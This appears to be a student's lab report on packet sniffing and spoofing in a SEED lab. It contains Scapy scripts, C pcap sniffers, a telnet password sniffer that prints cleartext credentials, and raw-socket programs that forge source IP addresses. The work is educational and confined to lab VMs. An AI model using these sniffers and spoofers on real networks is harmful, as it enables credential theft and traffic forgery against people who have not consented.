
The code essentially constructs an ICMP packet with a specified destination IP address (10.9.0.5) and sends it out onto the network.

In the code, first we create an IP object from the IP class; a class attribute is defined for each IP header field. We can use ls(a) or ls(IP) to see all the attribute names/values. We can also use a.show() and IP.show() to do the same.

In the next line we set the destination IP address field. If a field is not set, a default value will be used. Next line creates an ICMP object. The default type is echo request.

Then we stack a and b together to form a new object. The / operator is overloaded by the IP class, so it no longer represents division; instead, it means adding b as the payload field of a and modifying the fields of “a” accordingly.

As a result, we get a new object that represent an ICMP packet. We can now send out this packet using send() last line.



Task 1.3: Traceroute

The objective of this task is to use Scapy to estimate the distance, in terms of number of routers, between your VM and a selected destination. This is basically what is implemented by the traceroute tool. In this task, we will write our own tool. The idea is quite straightforward: just send a packet (any type) to the destination, with its Time-To-Live (TTL) field set to 1 first. This packet will be dropped by the first router, which will send us an ICMP error message, telling us that the time-to-live has exceeded. That is how we get the IP address of the first router. We then increase our TTL field to 2, send out another packet, and get the IP address of the second router. We will repeat this procedure until our packet finally reach the destination. It should be noted that this experiment only gets an estimated result, because in theory, not all these packets take the same route (but in practice, they may within a short period of time). The code in the following shows one round in the procedure.

```
root@VM:/home/seed/Downloads/Labsetup# docker ps
CONTAINER ID        IMAGE                                COMMAND                  CREATED             STATUS              PORTS               NAMES
aa90953e122e        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   2 hours ago         Up 2 hours                              hostB-10.9.0.6
23a0ec7952e1        handsonsecurity/seed-ubuntu:large    "/bin/sh -c /bin/bash"   2 hours ago         Up 2 hours                              seed-attacker
fd86e9759a66        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   2 hours ago         Up 2 hours                              hostA-10.9.0.5
root@VM:/home/seed/Downloads/Labsetup# docker exec -it 23a0ec7952e1 /bin/sh
# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.dst = '10.9.0.5'
>>> b = ICMP()
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
>>> ls(a)
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.1'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
>>>
```

This Python script uses the Scapy library to send a series of ICMP (Internet Control Message Protocol) packets to the IP address '216.58.213.110' (which corresponds to a Google server). The purpose of this script appears to be to perform a TTL (Time to Live) traceroute-like operation.

```
1 #!/usr/bin/env python3
2
3
4 from scapy.all import *
5 import time
6
7
8 for i in range(1,900):
9         a= IP()
10        a.dst = '216.58.213.110'
11        a.ttl = i
12        b = ICMP()
13        send(a/b)
14        time.sleep(3)
15
16
```

The script effectively sends ICMP packets with increasing TTL values to the specified destination IP address. As the TTL value increases, the packets will traverse more network hops until they eventually reach the destination or are dropped and result in ICMP Time Exceeded messages. This mimics a simplified form of traceroute, a network diagnostic tool used to trace the path packets take through the network to reach their destination.

Task 1.4: Sniffing and-then Spoofing

In this task, we will combine the sniffing and spoofing techniques to implement the following sniff-and then-spoof program. You need two machines on the same LAN: the VM and the user container. From the user container, you ping an IP X. This will generate an ICMP echo request packet. If X is alive, the ping program will receive an echo reply, and print out the response. Your sniff-and-then-spoof program runs on the VM, which monitors the LAN through packet sniffing. Whenever it sees an ICMP echo request, regardless of what the target IP address is, your program should immediately send out an echo reply using the packet spoofing technique. Therefore, regardless of whether machine X is alive or not, the ping program will always receive a reply, indicating that X is alive. You need to use Scapy to do this task. In your report, you need to provide evidence to demonstrate that your technique works.


Inside the print_pkt function, several packet manipulation and spoofing operations are performed:

1. *a = IP(dst=pkt[IP].src):* A new IP packet a is created with the destination IP address set to the source IP address of the received packet pkt. This effectively reverses the direction of the packet.
2. *a.src = pkt[IP].dst:* The source IP address of packet a is set to the destination IP address of the received packet pkt. This change further reverses the packet's source and destination.
3. *a.id = 0:* The identification field of the IP packet is set to 0.
4. *a.ttl = 200:* The TTL (Time to Live) field of the IP packet is set to 200, indicating that the packet can traverse a maximum of 200 hops in the network.
5. *a.tos = 0xb8:* The TOS (Type of Service) field of the IP packet is set to 0xb8.
6. *b = pkt[ICMP]:* An ICMP packet b is created by extracting the ICMP layer from the received packet pkt.
7. *b.type = 'echo-reply':* The ICMP packet type is set to 'echo-reply,' indicating that this packet is a response to an ICMP echo-request.

The script combines the modified IP packet “a” and the modified ICMP packet b into a single packet p. This packet will be sent as the response to the received ICMP echo-request.

In the below image, for the code we have performed 3 pings.

1. **Ping a Non-Existing Host on the Internet: (ping 1.2.3.4) –**
    a. If you ping a non-existing host on the Internet, the ICMP echo-request packets will typically result in ICMP destination unreachable messages being generated by routers along the path.
    b. The script listens for incoming ICMP echo-request packets, but it doesn't have any knowledge of the non-existing host, so it won't be able to respond with ICMP echo-reply to packets.
2. **Ping a Non-Existing Host on the LAN: (ping 10.9.0.8) –**
    a. If you ping a non-existing host on your local LAN, the behaviour depends on your local network configuration.
    b. If your LAN has strict security rules or firewall settings, it may drop or reject packets directed at non-existing hosts. In this case, the script may not receive any ICMP echo-request packets to respond to.
    c. If your LAN allows ICMP echo-request packets to reach the script, it will respond with spoofed ICMP echo-reply to packets, as defined in the script.
3. **Ping an Existing Host on the Internet: (ping 1.1.1.1) –**
    a. If you ping an existing host on the Internet, the ICMP echo-request packets will be sent to the host, and the host should respond with ICMP echo-reply packets.
    b. The script in your code, however, is designed to listen for incoming ICMP echo-request packets and respond to them by spoofing ICMP echo-reply packets. It does not actively initiate ICMP requests.
    c. Therefore, if you ping an existing host on the Internet, you will receive genuine ICMP echo-reply to packets from the remote host, but the script itself won't play a role in this communication.



In summary, the provided script is primarily intended to respond to incoming ICMP echo-request packets with spoofed ICMP echo-reply to packets. The behaviour for scenarios 1 and 2 depends on your network configuration and the ability to receive packets. In scenario 3, the script does not actively initiate ICMP requests; it only responds to incoming requests.

Lab Assignment Task Set 2: Writing Programs to Sniff and Spoof Packets

Task 2.1: Writing Packet Sniffing Program

I created a sniffer program using pcap library for capturing network traffic and displays the source and the destination IP addresses. I used the same filter syntax of BPF for filtering only ICMP packets. When the program captures a packet, It checks if the header is IPv4 type and if it's true, it will print the source and destination of that IP header packet.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}

```

I sent a ping with IP and the program sniffed it and printed the correct source and destination.

```
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# ls -la
total 16
drwxrwxr-x 2 seed seed 4096 Sep 10 09:21 .
drwxrwxr-x 3 seed seed 4096 Sep 10 09:01 ..
-rwxrwxrwx 1 seed seed 2513 Sep 10 09:19 myheader.h
-rwxrwxrwx 1 root root 1106 Sep 10 09:21 sniffer.c
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# gcc -o snif sniffer.c -lpcap
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# ls -la
total 36
drwxrwxr-x 2 seed seed  4096 Sep 10 09:21 .
drwxrwxr-x 3 seed seed  4096 Sep 10 09:01 ..
-rwxrwxrwx 1 seed seed  2513 Sep 10 09:19 myheader.h
-rwxr-xr-x 1 root root 17064 Sep 10 09:21 snif
-rwxrwxrwx 1 root root  1106 Sep 10 09:21 sniffer.c
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# sudo ./snif
Source: 34.117.65.55   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 34.117.65.55
Source: 34.117.65.55   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 192.168.1.1
Source: 192.168.1.1   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 192.168.1.1
Source: 192.168.1.1   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 35.232.111.17
Source: 35.232.111.17   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 35.232.111.17
Source: 10.0.2.15   Destination: 35.232.111.17
Source: 35.232.111.17   Destination: 10.0.2.15
Source: 35.232.111.17   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 35.232.111.17
Source: 35.232.111.17   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 35.232.111.17
Source: 35.232.111.17   Destination: 10.0.2.15
^C
root@VM:/home/seed/Downloads/Labsetup/volumes/seed#
```

```
[09/10/23]seed@VM:~$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=59 time=6.95 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=59 time=6.99 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=59 time=6.16 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 6.159/6.701/6.994/0.383 ms
[09/10/23]seed@VM:~$
```

Task 2.1(a): Understanding How a Sniffer Works

Question 1 – Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

Answer 1 – First step, we open a live pcap session on NIC with name enp0s3, this operation is done by the 'pcap_open_live' (a function from the pcap library). This function lets us see the whole network traffic in the interface and binds the socket. Second step, we are setting the filter by using the following methods: pcap_compile() is used to compile the string str into a filter program pcap_setfilter() is used to specify a filter program. Third step, we capture the packets in a loop and process the captured packets using the 'pcap_loop' function, the -1 means an infinity loop.

Question 2 – Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Answer 2 – A root privilege is required to set up the card in promiscuous mode and raw socket, this way we can see the whole network traffic in the interface. If we run the program without a root user, where the pcap_open_live function fails to access the device and so it will cause an error to the whole program.

Question 3 – Please turn on and turn off the promiscuous mode in your sniffer program. The value 1 of the third parameter in pcap open live() turns on the promiscuous mode (use 0 to turn it off). Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this. You can use the following command to check whether an interface's promiscuous mode is on or off (look at the promiscuity's value).

Answer 3 – The promiscuous mode is a part of the chip in my NIC card, which is within the computer, activated using the 'pcap_open_live' function. If you change the third param of the 'pcap_open_live' function to 0 = OFF and anything other than 0 will be ON.

If I'll turn the promiscuous mode OFF, a host is sniffing only traffic that is directly related to it. Only traffic to, from, or routed through the host will be picked up by the sniffer.


On the other hand, if I turn the promiscuous mode ON, it sniffs all traffic on the wire and you will get all packets your device sees, whether they are intended for you or not.

Task 2.1(b): Writing Filters

1. **Capture the ICMP packets between two specific hosts.**
   I took the previous code and added some features to it. The pcap filter which is based on the BPF syntax is now: "ip proto icmp". My current IP address is 10.0.2.4. The program checks if it's IPv4 type and if it's true, it's also checks if the protocol is ICMP - In this case we'll also print that It's an ICMP protocol type.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp and host 10.0.2.4 and host 8.8.8.8";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}

```

I used another VM (10.0.2.15 - the victim) which sent a ping to ‘8.8.8.8’. The attacker (10.0.2.4) sniffed the packet and displayed it.



2. **Capture the TCP packets with a destination port number in the range from 10 to 100.**

   My pcap filter is: “proto-TCP and dst port range 10-100”. The program captures the packet and checks if the header is IPv4 type. If it’s true, it also checks if the protocol type is TCP, and if it’s also true it will print it.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "proto TCP and dst portrange 10-100";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}

```

I used telnet to capture the TCP packet and sent it to another alive VM. The program captures the packet and displays it. The syntax used for this filter is from BPF syntax website.

```
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# ls -la
total 44
drwxrwxr-x 2 seed seed  4096 Sep 10 09:50 .
drwxrwxr-x 3 seed seed  4096 Sep 10 09:01 ..
-rwxrwxrwx 1 seed seed  2513 Sep 10 09:19 myheader.h
-rwxr-xr-x 1 root root 17104 Sep 10 09:50 snif
-rwxrwxrwx 1 root root  1106 Sep 10 09:21 sniffer.c
-rwxrwxrwx 1 root root  1413 Sep 10 09:38 sniffer_icmp.c
-rwxrwxrwx 1 root root  1396 Sep 10 09:49 sniffer_tcp.c
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# gcc -o snif sniffer_tcp.c -lpcap
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# sudo ./snif
Source: 10.0.2.15   Destination: 185.125.190.18   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.18   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.18   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.18   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.18   Protocol: TCP
```


```
seed@VM: ~
[09/10/23]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Task 2.1(c): Sniffing Passwords

My pcap filter is: “tcp port telnet”. The syntax used for this filter is from BPF syntax website. The program was set to sniff the tcp packets of telnet and when executed and performed a telnet from machine 10.0.2.4 to 10.0.2.15; the data was captured which includes password.

```c
/* Ethernet header */
struct ethheader { . . . .
/* IP Header */
struct ipheader { . . . .
/* TCP header */
typedef unsigned int tcp_seq;
struct sniff_tcp { . . . . .

void print_payload(const u_char * payload, int len) {
    const u_char * ch;
    ch = payload;
    printf("Payload: \n\t\t");

    for(int i=0; i < len; i++){
        if(isprint(*ch)){
         if(len == 1) {
          printf("\t%c", *ch);
         }
         else {
          printf("%c", *ch);
         }
        }
        ch++;
    }
    printf("\n_____\n");
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    const struct sniff_tcp *tcp;
    const char *payload;
    int size_ip;
    int size_tcp;
    int size_payload;

    struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip)*4;
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
            size_tcp = TH_OFF(tcp)*4;
            payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
            size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);
            if(size_payload > 0){
             printf("Source: %s Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->th_sport));
             printf("Destination: %s Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport));
             printf("   Protocol: TCP\n");
                print_payload(payload, size_payload);
            }
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}
int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port telnet";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}
```

The ‘pwd_sniffer.c’ program is running and listening to the tcp packets. As telnet is a tcp program, the packets are captured, and the payload was displayed and in a clear text. I marked the password in red as we can see in the screenshots down below.




Task 2.2(a): Write a spoofing program.

The program spoofing between another active VM (10.0.2.15) to 1.2.3.4. I took the example from the task info and added to it a header that contains a UDP protocol and sent it to destination 10.0.2.15 (from - 1.2.3.4) but faking it. The program was created with a pcap library and modified the IP headers to use the source IP as 1.2.3.4 and destination as victim IP (10.0.2.15). When executed the packet was created with 1.2.3.4 and sent to the victim.

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "myheader.h"
void send_raw_ip_packet(struct ipheader* ip) {
 struct sockaddr_in dest_info;
 int enable = 1;
 //Step1: Create a raw network socket
 int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
 //Step2: Set Socket option
 setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
 //Step3: Provide destination information
 dest_info.sin_family = AF_INET;
 dest_info.sin_addr = ip->iph_destip;
 //Step4: Send the packet out
 sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info, sizeof(dest_info));
 close(sock);
}
/* Spoof a UDP packet using an arbitrary source IP Address and port */
int main() {
   char buffer[1500];
   memset(buffer, 0, 1500);
   struct ipheader *ip = (struct ipheader *) buffer;
   struct udpheader *udp = (struct udpheader *) (buffer +
                                   sizeof(struct ipheader));
   /* Step 1: Fill in the UDP data field. */
   char *data = buffer + sizeof(struct ipheader) +
                         sizeof(struct udpheader);
   const char *msg = "DOR DOR!\n";
   int data_len = strlen(msg);
   strncpy (data, msg, data_len);
   /* Step 2: Fill in the UDP header. */
   udp->udp_sport = htons(12345);
   udp->udp_dport = htons(9090);
   udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
   udp->udp_sum =  0; /* Many OSes ignore this field, so we do not calculate it. */
   /* Step 3: Fill in the IP header. */
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
   ip->iph_destip.s_addr = inet_addr("10.0.2.6");
   ip->iph_protocol = IPPROTO_UDP; // The value is 17.
   ip->iph_len = htons(sizeof(struct ipheader) +
                       sizeof(struct udpheader) + data_len);
   /* Step 4: Finally, send the spoofed packet */
   send_raw_ip_packet (ip);
   return 0;
```

I worked with 2 VMs (my main VM and another one just to be alive for the task). I Created the spoof program using pcap library and when executed the spoofing machine (10.0.2.4) sent a packet to the victim machine (10.0.2.15) with a fake IP address (1.2.3.4).

```
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# ls -la
total 56
drwxrwxr-x 2 seed seed  4096 Sep 10 10:34 .
drwxrwxr-x 3 seed seed  4096 Sep 10 09:01 ..
-rwxrwxrwx 1 seed seed  2513 Sep 10 09:19 myheader.h
-rwxrwxrwx 1 root root  4137 Sep 10 10:09 pwd_sniffer.c
-rwxr-xr-x 1 root root 17240 Sep 10 10:23 snif
-rwxrwxrwx 1 root root  1106 Sep 10 09:21 sniffer.c
-rwxrwxrwx 1 root root  1413 Sep 10 09:38 sniffer_icmp.c
-rwxrwxrwx 1 root root  1396 Sep 10 09:49 sniffer_tcp.c
-rwxrwxrwx 1 root root  1958 Sep 10 10:34 spoof.c
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# gcc -o spoof spoof.c -lpcap
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# sudo ./spoof
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# ls -la
total 76
drwxrwxr-x 2 seed seed  4096 Sep 10 10:35 .
drwxrwxr-x 3 seed seed  4096 Sep 10 09:01 ..
-rwxrwxrwx 1 seed seed  2513 Sep 10 09:19 myheader.h
-rwxrwxrwx 1 root root  4137 Sep 10 10:09 pwd_sniffer.c
-rwxr-xr-x 1 root root 17240 Sep 10 10:23 snif
-rwxrwxrwx 1 root root  1106 Sep 10 09:21 sniffer.c
-rwxrwxrwx 1 root root  1413 Sep 10 09:38 sniffer_icmp.c
-rwxrwxrwx 1 root root  1396 Sep 10 09:49 sniffer_tcp.c
-rwxr-xr-x 1 root root 17192 Sep 10 10:35 spoof
-rwxrwxrwx 1 root root  1958 Sep 10 10:34 spoof.c
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# sudo ./spoof
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# gcc -o spoof spoof.c -lpcap
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# sudo ./spoof
root@VM:/home/seed/Downloads/Labsetup/volumes/seed#
```



Task 2.2(b): Spoof an ICMP Echo Request


Though the ICMP request originated from 10.0.2.4, the attacker created the packet with a spoofed IP (victim's). So, the remote server once received the ICMP packet, it responded back to the source IP that is present in the packet instead of sending to the attacker. Thus, the attacker spoofed an ICMP Echo request.

```c
